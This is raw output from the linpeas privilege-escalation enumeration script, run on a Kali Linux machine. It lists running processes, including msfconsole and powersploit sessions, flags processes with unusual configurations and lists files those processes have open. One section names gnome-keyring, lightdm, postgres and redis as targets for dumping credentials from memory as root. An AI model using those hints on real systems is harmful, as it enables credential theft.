kali 21629 0.0 1.4 2449376 60372 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 60 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {a1d3a62d-8c0d-45a9-9869-d95b0ad5677e} 3069 true tab

kali 21632 0.1 1.6 2468652 72384 ? SI 05:50 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 61 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {8ec03296-9810-4aac-b877-e57b906567a6} 3069 true tab

kali 21703 0.0 1.5 2459176 65516 ? SI 05:50 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 62 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {266300cd-c501-4083-9d0d-7271be06bb00} 3069 true tab

kali 21705 0.0 1.4 2452012 61476 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 63 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {11b30c53-0fb5-4585-960c-a257a5bf5d22} 3069 true tab

kali 21748 0.0 1.5 2456860 64828 ? SI 05:50 0:01 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 64 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {f6f043d6-ed7-44fb-a04d-d73fb83a942b} 3069 true tab

kali 21796 0.0 1.4 2450372 60892 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 65 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {541d9f58-d24d-4931-90d6-e8ab35478fa1} 3069 true tab

kali 21843 0.0 1.4 2449360 60556 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 66 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {bfa55f38-7256-4dec-9173-ca4fd9e28065} 3069 true tab

kali 21877 0.0 1.4 2456076 63632 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 67 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {96e9563b-ddd8-4003-9954-65efc98b85eb} 3069 true tab

kali 21879 0.0 1.4 2453508 62292 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 68 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {35518c4d-4ac7-4215-a537-69f80c43393c} 3069 true tab

kali 21950 0.0 1.4 2452424 60904 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 69 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {4db2906f-08c6-4df4-99b9-e53ac003b3dc} 3069 true tab

kali 21988 0.0 1.4 2452992 61928 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 70 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {c8847d1c-01ea-443e-94cc-c8ff17d00c98} 3069 true tab

kali 21990 0.0 1.4 2453276 61812 ? SI 05:50 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 71 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {6b759834-56ed-429f-ad6f-e43a04fe8e0c} 3069 true tab

kali 23037 0.0 1.3 2406028 58936 ? SI 05:57 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 77 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {42137255-98f0-4dea-a6eb-dd28136ba410} 3069 true tab

kali 23040 0.0 1.3 2406028 58816 ? SI 05:57 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 78 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jslnitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -

appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {6d4ae090-5cf1-4ac4-8185-924521c89ba1} 3069 true tab

kali 23096 0.0 1.3 2406028 59584 ? SI 05:57 0:00 | _/usr/lib/firefox-esr/firefox-esr -contentproc -childID 79 -isForBrowser -prefsLen 31693 -prefMapSize 250460 -jsInitLen 234912 -parentBuildID 20250811113756 -greomni /usr/lib/firefox-esr/omni.ja -appomni /usr/lib/firefox-esr/browser/omni.ja -appDir /usr/lib/firefox-esr/browser {7018b8c0-c5d3-4e2c-9ea9-4108efaf296c} 3069 true tab

kali 1591 0.0 0.5 580584 23300 ? SI 03:25 0:09 _ Thunar --daemon[0m

kali 1598 0.0 0.8 518560 36560 ? SI 03:25 0:03 _ xfdesktop

kali 1666 0.0 0.1 308524 5148 ? SI 03:25 0:00 _/usr/libexec/geoclue-2.0/demos/agent

kali 1667 0.0 0.5 281176 25640 ? SI 03:25 0:02 _ xfce4-screensaver

kali 1674 0.0 0.3 64724 16820 ? S 03:25 0:00 _/usr/bin/python3 /usr/share/system-config-printer/applet.py

kali 1688 0.0 0.3 410388 13672 ? SI 03:25 0:00 _ xfce4-power-manager

kali 1714 0.0 0.4 426840 19436 ? SI 03:25 0:00 _/usr/libexec/polkit-mate-authentication-agent-1

kali 1717 0.0 0.3 586072 16768 ? SI 03:25 0:00 _ nm-applet

kali 1722 0.0 0.5 603168 23064 ? SI 03:25 0:01 _/usr/bin/python3 /usr/bin/blueman-applet

kali 1750 0.0 0.1 922612 6220 ? SI 03:25 0:00 _ xiccd

root 1157 0.0 0.0 8160 2328 tty1 Ss+ 03:25 0:00 /sbin/agetty -o -- u --noreset --noclear - linux

postgres 1169 0.0 0.2 218144 11380 ? Ss 03:25 0:04 /usr/lib/postgresql/17/bin/postgres -D /var/lib/postgresql/17/main -c config_file=/etc/postgresql/17/main/postgresql.conf

postgres 1170 0.0 0.1 218272 5500 ? Ss 03:25 0:00 _ postgres: 17/main: checkpointer

postgres 1171 0.0 0.0 218284 3624 ? Ss 03:25 0:00 _ postgres: 17/main: background writer

postgres 1173 0.0 0.0 218144 3876 ? Ss 03:25 0:00 _ postgres: 17/main: walwriter

```

postgres  1174 0.0 0.1 219704 5864 ?    Ss  03:25  0:00 _postgres: 17/main: autovacuum
launcher

postgres  1175 0.0 0.1 219712 4728 ?    Ss  03:25  0:00 _postgres: 17/main: logical
replication launcher

mosquit+  1203 0.0 0.0 15804 4132 ?    Ss  03:25  0:06 /usr/sbin/mosquitto -c
/etc/mosquitto/mosquitto.conf

_gvm      1206 0.0 0.4 217148 17812 ?    Ss  03:25  0:03 /usr/bin/python3 /usr/bin/notus-
scanner --foreground

rtkit     1235 0.0 0.0 21472 3196 ?    SNsl 03:25  0:00 /usr/libexec/rtkit-daemon

└─(Caps) 0x0000000000800004=cap_dac_read_search,cap_sys_nice

_gvm      1314 0.0 0.0 107212 4088 ?    SL  03:25  0:05 gvmd: Waiting --osp-vt-
update=/run/ospd/ospd.sock --listen-group=_gvm

kali      1379 0.0 0.1 22832 7228 ?    Ss  03:25  0:00 /usr/lib/systemd/systemd --user

└─(Caps) 0x0000000080000000=cap_wake_alarm

kali      1382 0.0 0.0 25116 2276 ?    S   03:25  0:00 _ (sd-pam)

kali      1402 0.0 0.1 9448 4864 ?    Ss  03:25  0:00 _/usr/bin/dbus-daemon[0m --session
--address=systemd: --nofork --nopidfile --systemd-activation --syslog-only

kali      1403 0.0 0.1 112660 7180 ?    S<sl 03:25  0:04 _/usr/bin/pipewire

kali      1404 0.0 0.0 84752 3456 ?    Ssl 03:25  0:00 _/usr/bin/pipewire -c filter-chain.conf

kali      1406 0.0 0.1 183140 6560 ?    SLsl 03:25  0:00 _/usr/bin/gnome-keyring-
daemon[0m --foreground --components=pkcs11,secrets --control-
directory=/run/user/1000/keyring

kali      1407 0.0 0.0 7232 3480 ?    Ss  03:25  0:00 _/usr/bin/mpris-proxy

kali      1408 0.0 0.2 612972 12080 ?    S<sl 03:25  0:00 _/usr/bin/wireplumber

kali      1409 0.0 0.1 171464 6972 ?    S<Lsl 03:25  0:00 _/usr/bin/pipewire-pulse

kali      1499 0.0 0.1 381176 5896 ?    Ssl 03:25  0:00 _/usr/libexec/at-spi-bus-launcher

kali      1506 0.0 0.0 8740 3856 ?    S   03:25  0:00 | _/usr/bin/dbus-daemon[0m --
config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 11 --
address=unix:path=/run/user/1000/at-spi/bus_0

```



```

kali    1517 0.0 0.1 168752 5980 ?    SI  03:25  0:00  _/usr/libexec/at-spi2-registryd --use-
gnome-session

kali    1534 0.0 0.0 155472 2424 ?    SLsl 03:25  0:00  _/usr/bin/gpg-agent --supervised

kali    1542 0.0 0.1 312752 6240 ?    Ssl 03:25  0:00  _/usr/libexec/gvfsd

kali    1924 0.0 0.1 608296 5808 ?    SI  03:25  0:00  | _/usr/libexec/gvfsd-trash --
spawner :1.24 /org/gtk/gvfs/exec_spaw/0

kali    11437 0.0 0.1 460760 6396 ?    SI  04:36  0:00  | _/usr/libexec/gvfsd-network --
spawner :1.24 /org/gtk/gvfs/exec_spaw/1

kali    11447 0.0 0.1 388192 7068 ?    SI  04:36  0:00  | _/usr/libexec/gvfsd-dnssd --
spawner :1.24 /org/gtk/gvfs/exec_spaw/2

kali    11453 0.0 0.1 386536 6636 ?    SI  04:36  0:00  | _/usr/libexec/gvfsd-wsdd --
spawner :1.24 /org/gtk/gvfs/exec_spaw/3

kali    11458 0.0 0.5 42132 23656 ?    S   04:36  0:00  | _ python3 /usr/bin/wsdd --no-
host --discovery --listen /run/user/1000/gvfsd/wsdd

kali    1548 0.0 0.1 398376 5264 ?    SI  03:25  0:00  _/usr/libexec/gvfsd-fuse
/run/user/1000/gvfs -f

kali    1581 0.0 0.1 165356 4692 ?    Ssl 03:25  0:00  _/usr/libexec/dconf-service

kali    1652 0.0 0.2 481276 9896 ?    Ssl 03:25  0:00  _/usr/lib/x86_64-linux-
gnu/xfce4/notifyd/xfce4-notifyd

kali    1858 0.0 0.1 390748 6408 ?    Ssl 03:25  0:00  _/usr/libexec/gvfs-udisks2-volume-
monitor

kali    1874 0.0 0.1 308888 5320 ?    Ssl 03:25  0:00  _/usr/libexec/gvfs-gphoto2-volume-
monitor

kali    1877 0.0 0.1 378504 8012 ?    Ssl 03:25  0:00  _/usr/libexec/bluetooth/obexd

kali    1882 0.0 0.1 307832 5480 ?    Ssl 03:25  0:00  _/usr/libexec/gvfs-goa-volume-
monitor

kali    1887 0.0 0.1 307936 5300 ?    Ssl 03:25  0:00  _/usr/libexec/gvfs-mtp-volume-
monitor

kali    1898 0.0 0.1 390036 6036 ?    Ssl 03:25  0:00  _/usr/libexec/gvfs-afc-volume-
monitor

```

```

kali    1920 0.0 0.1 168920 5584 ?    Ssl 03:25 0:00 _/usr/libexec/gvfsd-metadata
kali    1999 0.0 0.2 557216 9788 ?    Ssl 03:26 0:00 _/usr/libexec/xdg-desktop-portal
kali    2006 0.0 0.1 308748 5276 ?    Ssl 03:26 0:00 _/usr/libexec/xdg-permission-store
kali    2014 0.0 0.1 689260 5908 ?    Ssl 03:26 0:00 _/usr/libexec/xdg-document-portal
root    2020 0.0 0.0 2584 1760 ?    Ss 03:26 0:00 | _ fusermount3 -o
rw,nosuid,nodev,fsname=portal,auto_unmount,subtype=portal -- /run/user/1000/doc
kali    2027 0.0 0.2 479296 9640 ?    Ssl 03:26 0:00 _/usr/libexec/xdg-desktop-portal-gtk
kali    4280 0.0 0.0 118492 3608 ?    Ssl 03:45 0:01 _/usr/bin/speech-dispatcher -s -t 0
kali    4293 0.0 0.0 24188 3884 ?    S 03:45 0:00 _/usr/lib/speech-dispatcher-
modules/sd_espeak-ng /etc/speech-dispatcher/modules/espeak-ng.conf
kali    4295 0.0 0.0 163724 3932 ?    Sl 03:45 0:01 _/usr/lib/speech-dispatcher-
modules/sd_dummy /etc/speech-dispatcher/modules/dummy.conf
kali    4308 0.0 0.0 24260 3944 ?    S 03:45 0:00 _/usr/lib/speech-dispatcher-
modules/sd_espeak-ng /etc/speech-dispatcher/modules/
kali    1524 0.0 0.0 10676 588 ?    Ss 03:25 0:00 /usr/bin/ssh-agent -s
root    1656 0.0 0.1 318916 6920 ?    Ssl 03:25 0:01 /usr/libexec/upowerd
kali    1682 0.3 0.4 372632 21044 ?    Sl 03:25 0:39 /usr/bin/vmtoolsd -n vmusr --blockFd
3
kali    1740 0.0 0.0 12424 1768 ?    Ssl 03:25 0:00 xcape -e Super_L Control_L Escape
colord  1774 0.0 0.1 315904 6880 ?    Ssl 03:25 0:00 /usr/libexec/colord
root    1862 0.0 0.1 543796 7056 ?    Ssl 03:25 0:00 /usr/libexec/udisks2/udisksd
kali    1997 0.2 0.9 800156 39768 ?    Sl 03:26 0:25 /usr/bin/qterminal
kali    2036 0.0 0.0 14172 4024 pts/0 Ss 03:26 0:04 _/usr/bin/zsh
kali    10049 0.1 1.7 1760600 73840 pts/0 Sl+ 04:22 0:12 | _ ruby /usr/bin/msfconsole
kali    10279 0.0 0.1 10416 5428 pts/1 Ss+ 04:24 0:00 _/usr/bin/zsh
kali    11149 0.0 0.1 10592 4648 pts/2 Ss 04:33 0:02 _/usr/bin/zsh
kali    19707 3.7 3.6 1213987224 157012 pts/2 SLI+ 05:47 0:51 _
/snap/postman/351/usr/share/postman/postman --no-sandbox

```

```

kali    19888 0.0 0.2 33994380 11604 pts/2 S+  05:47  0:00      _
/snap/postman/351/usr/share/postman/postman --type=zygote --no-zygote-sandbox --no-
sandbox

kali    19989 2.7 0.9 34183516 40964 pts/2 Sl+ 05:47  0:38      | _
/snap/postman/351/usr/share/postman/postman --type=gpu-process --no-sandbox --crashpad-
handler-pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-
44dead5855b2,no_channel --user-data-dir=/home/kali/snap/postman/351/.config/Postman --
gpu-
preferences=UAAAAAAAAAAAgAAAEAAAAAAAAAAAAAAAAAAAAABgAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAABAAAAAAAAAAAEAAAAAAAAAAIAAAAAAAAAAAgAAAAAAA
AA --use-gl=angle --use-angle=swiftshader-webgl --shared-files --field-trial-
handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-
features=SpareRendererForSitePerProcess --variations-seed-version

kali    19889 0.0 0.2 33994372 11052 pts/2 S+  05:47  0:00      _
/snap/postman/351/usr/share/postman/postman --type=zygote --no-sandbox

kali    19973 0.7 0.6 34073580 26256 pts/2 Sl+ 05:47  0:09      _
/snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-
type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --no-sandbox
--crashpad-handler-pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-
44dead5855b2,no_channel --user-data-dir=/home/kali/snap/postman/351/.config/Postman --
shared-files=v8_context_snapshot_data:100 --field-trial-
handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-
features=SpareRendererForSitePerProcess --variations-seed-version

kali    22222 19.8 8.6 1218842760 369600 pts/2 Sl+ 05:50  3:55      _
/snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-
pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-44dead5855b2,no_channel --
user-data-dir=/home/kali/snap/postman/351/.config/Postman --app-
path=/snap/postman/351/usr/share/postman/resources/app --no-sandbox --no-zygote --no-
sandbox --disable-gpu-compositing --lang=en-US --num-raster-threads=4 --enable-main-frame-
before-activation --renderer-client-id=13 --time-ticks-at-unix-epoch=-1758525906603192 --
launch-time-ticks=8741131924 --shared-files=v8_context_snapshot_data:100 --field-trial-
handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-
features=SpareRendererForSitePerProcess --variations-seed-version

kali    22303 0.0 1.3 1212111564 58340 pts/2 Sl+ 05:50  0:00      _
/snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-

```

pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-44dead5855b2,no_channel --
user-data-dir=/home/kali/snap/postman/351/.config/Postman --app-
path=/snap/postman/351/usr/share/postman/resources/app --no-sandbox --no-zygote --
enable-blink-features --disable-blink-features --no-sandbox --disable-gpu-compositing --lang=en-
US --num-raster-threads=4 --enable-main-frame-before-activation --renderer-client-id=19 --
time-ticks-at-unix-epoch=-1758525906603192 --launch-time-ticks=8751761526 --shared-
files=v8_context_snapshot_data:100 --field-trial-
handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-
features=SpareRendererForSitePerProcess --variations-seed-version

kali 22472 0.0 0.5 34126716 21952 pts/2 Sl+ 05:52 0:00 _
/snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-
type=audio.mojom.AudioService --lang=en-US --service-sandbox-type=none --no-sandbox --
crashpad-handler-pid=19902 --enable-crash-reporter=2fd11f55-974f-4543-8016-
44dead5855b2,no_channel --user-data-dir=/home/kali/snap/postman/351/.config/Postman --
shared-files=v8_context_snapshot_data:100 --field-trial-
handle=3,i,15453182652590817712,14173931851316191142,262144 --disable-
features=SpareRendererForSitePerProcess --variations-seed-version

root 3217 0.0 0.1 322684 5404 ? Ssl 03:44 0:00 /usr/sbin/pcscd --foreground --auto-
exit

kali 8612 0.4 3.2 5666420 141596 ? Ssl 04:10 0:32 /usr/lib/jvm/java-23-openjdk-
amd64/bin/java --add-opens java.base/java.lang=ALL-UNNAMED -
XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country=US -
Duser.language=en -Duser.variant -cp /usr/share/gradle/lib/gradle-launcher-4.4.1.jar
org.gradle.launcher.daemon[0m.bootstrap.GradleDaemon 4.4.1

root 9255 0.4 3.3 5133908 145084 ? Ssl 04:14 0:30 /usr/lib/jvm/java-23-openjdk-
amd64/bin/java --add-opens java.base/java.lang=ALL-UNNAMED -
XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country=US -
Duser.language=en -Duser.variant -cp /usr/share/gradle/lib/gradle-launcher-4.4.1.jar
org.gradle.launcher.daemon[0m.bootstrap.GradleDaemon 4.4.1

kali 11368 0.2 0.7 780676 32616 ? Sl 04:36 0:15 /usr/bin/mousepad
/var/log/alternatives.log

root 17265 0.9 0.5 2292540 24520 ? Ssl 05:35 0:19 /usr/lib/snapd/snapd

kali 19902 0.0 0.0 33589712 1328 ? Sl 05:47 0:00
/snap/postman/351/usr/share/postman/chrome_crashpad_handler --monitor-self-
annotation=ptype=crashpad-handler --

```
database=/home/kali/snap/postman/351/.config/Postman/Crashpad --  
url=https://o1224273.ingest.sentry.io/api/6543787/minidump/?sentry_key=4657359d34004de  
980b15867cd04eb7a --annotation=_productName=Postman --annotation=_version=11.62.7 --  
annotation=lsb-release=Ubuntu Core 18 --annotation=plat=Linux --annotation=prod=Electron --  
annotation=ver=33.4.11 --initial-client-fd=38 --shared-client-connection
```

```
kali 23829 0.5 1.5 805624 65056 ? Sl 06:04 0:02 /usr/bin/qterminal -e  
/usr/share/kali-menu/exec-in-shell powersploit  
  
kali 23839 0.0 0.0 2680 1644 pts/3 Ss 06:04 0:00 _sh /usr/share/kali-menu/exec-in-  
shell powersploit  
  
kali 23840 0.0 0.0 2680 1520 pts/3 S 06:04 0:00 | _sh /usr/bin/powersploit  
  
kali 23841 0.0 0.0 2680 1744 pts/3 S 06:04 0:00 | _sh /usr/bin/kali-treecd  
/usr/share/windows-resources/powersploit powersploit 1 false  
  
kali 23850 0.5 0.1 10628 6904 pts/3 S 06:04 0:01 | _/usr/bin/zsh -i  
  
kali 24269 0.1 0.0 3908 2844 pts/3 S+ 06:08 0:00 | _/bin/sh ./linpeas.sh  
  
kali 26825 0.0 0.0 3908 1988 pts/3 S+ 06:10 0:00 | _/bin/sh ./linpeas.sh  
  
kali 26827 300 0.1 9796 4384 pts/3 R+ 06:10 0:00 | | _ps fauxwww  
  
kali 26829 0.0 0.0 3908 1988 pts/3 S+ 06:10 0:00 | _/bin/sh ./linpeas.sh  
  
kali 24602 0.4 0.1 10460 6416 pts/4 Ss+ 06:09 0:00 _/usr/bin/zsh
```

Processes with unusual configurations

Process 1402 (kali) - /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --
systemd-activation --syslog

Unusual number of FDs: 318

Process 1506 (kali) - /usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-
spi2/accessibility.conf --nofork --print-a

Unusual number of FDs: 127

Process 3069 (kali) - /usr/lib/firefox-esr/firefox-esr

Unusual number of FDs: 281

Process 8612 (kali) - /usr/lib/jvm/java-23-openjdk-amd64/bin/java --add-opens
java.base/java.lang=ALL-UNNAMED -XX:+HeapDum

Unusual number of FDs: 169

Process 11368 (kali) - /usr/bin/mousepad /var/log/alternatives.log

Unusual number of FDs: 358

Process 19707 (kali) - /snap/postman/351/usr/share/postman/postman --no-sandbox

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Unusual number of FDs: 195

Process 19888 (kali) - /snap/postman/351/usr/share/postman/postman --type=zygote --no-
zygote-sandbox --no-sandbox

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 19889 (kali) - /snap/postman/351/usr/share/postman/postman --type=zygote --no-
sandbox

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 19902 (kali) - /snap/postman/351/usr/share/postman/chrome_crashpad_handler --
monitor-self-annotation=ptype=crashpad

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 19973 (kali) - /snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-type=network.mojom.NetworkS

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 19989 (kali) - /snap/postman/351/usr/share/postman/postman --type=gpu-process --no-sandbox --crashpad-handler-pid=1

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 22222 (kali) - /snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-pid=19902 --enable-cr

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 22303 (kali) - /snap/postman/351/usr/share/postman/postman --type=renderer --crashpad-handler-pid=19902 --enable-cr

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Process 22472 (kali) - /snap/postman/351/usr/share/postman/postman --type=utility --utility-sub-type=audio.mojom.AudioServi

SELinux context: snap.postman.postman (enforce)

└─ AppArmor profile: snap.postman.postman (enforce)

Processes with credentials in memory (root req)

↳ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#credentials-from-process-memory>

gdm-password Not Found

gnome-keyring-daemon process found (dump creds from memory as root)

lightdm process found (dump creds from memory as root)

vsftpd Not Found

apache2 Not Found

sshd: Not Found

mysql Not Found

postgres process found (dump creds from memory as root)

redis-server process found (dump creds from memory as root)

mongod Not Found

memcached Not Found

elasticsearch Not Found

jenkins Not Found

tomcat Not Found

nginx Not Found

php-fpm Not Found

supervisord Not Found

vncserver Not Found

xrdp Not Found

teamviewer Not Found

Opened Files by processes

Process 1403 (kali) - /usr/bin/pipewire

└─ Has open files:

└─ /run/user/1000/pipewire-0.lock

└─ /run/user/1000/pipewire-0-manager.lock

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=2312 (deleted)

└─ /dev/snd/seq

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=65664 (deleted)

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=4096 (deleted)

Process 1408 (kali) - /usr/bin/wireplumber

└─ Has open files:

└─ /dev/snd/controlC0

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=2312 (deleted)

Process 1409 (kali) - /usr/bin/pipewire-pulse

└─ Has open files:

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=2312 (deleted)

└─ /memfd:pipewire-memfd:flags=0x0000000f,type=2,size=65664 (deleted)

Process 1420 (kali) - xfce4-session

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1499 (kali) - /usr/libexec/at-spi-bus-launcher

└─ Has open files:

└─ pipe:[13411]

Process 1506 (kali) - /usr/bin/dbus-daemon[0m --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-a

└─ Has open files:

└─ pipe:[13414]

└─ pipe:[13411]

Process 1537 (kali) - xfwm4

└─ Has open files:

└─ /dev/udmabuf

└─ /memfd:lp_dma_buf (deleted)

└─ /dmabuf:

└─ /memfd:allocation fd (deleted)

└─ /home/kali/.xsession-errors

Process 1542 (kali) - /usr/libexec/gvfsd

└─ Has open files:

└─ pipe:[11024]

Process 1548 (kali) - /usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f

└─ Has open files:

└─ /dev/fuse

└─ pipe:[11024]

Process 1575 (kali) - xfsettingsd

└─ Has open files:

└─ pipe:[13434]

└─ /home/kali/.xsession-errors

Process 1582 (kali) - xfce4-panel

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1591 (kali) - Thunar --daemon[0m

└─ Has open files:

└─ /home/kali/.local/share/gvfs-metadata/home (deleted)

└─ /home/kali/.local/share/gvfs-metadata/home-d0c8e2a9.log (deleted)

└─ /proc/1591/mountinfo

└─ /home/kali/.xsession-errors

Process 1598 (kali) - xfdesktop

└─ Has open files:

└─ /home/kali/.local/share/gvfs-metadata/home

└─ /home/kali/.local/share/gvfs-metadata/home-1b3a4ca1.log

└─ pipe:[11163]

└─ /home/kali/.xsession-errors

Process 1599 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libw

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1608 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libc

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1609 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libb

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1610 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libg

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1611 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libp

└─ Has open files:

└─ /memfd:pulseaudio (deleted)

└─ /home/kali/.xsession-errors

Process 1612 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libn

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1613 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libx

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1618 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/liba

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1652 (kali) - /usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce4-notifyd

└─ Has open files:

└─ /home/kali/.cache/xfce4/notifyd/logsqlite.sqlite

└─ pipe:[13504]

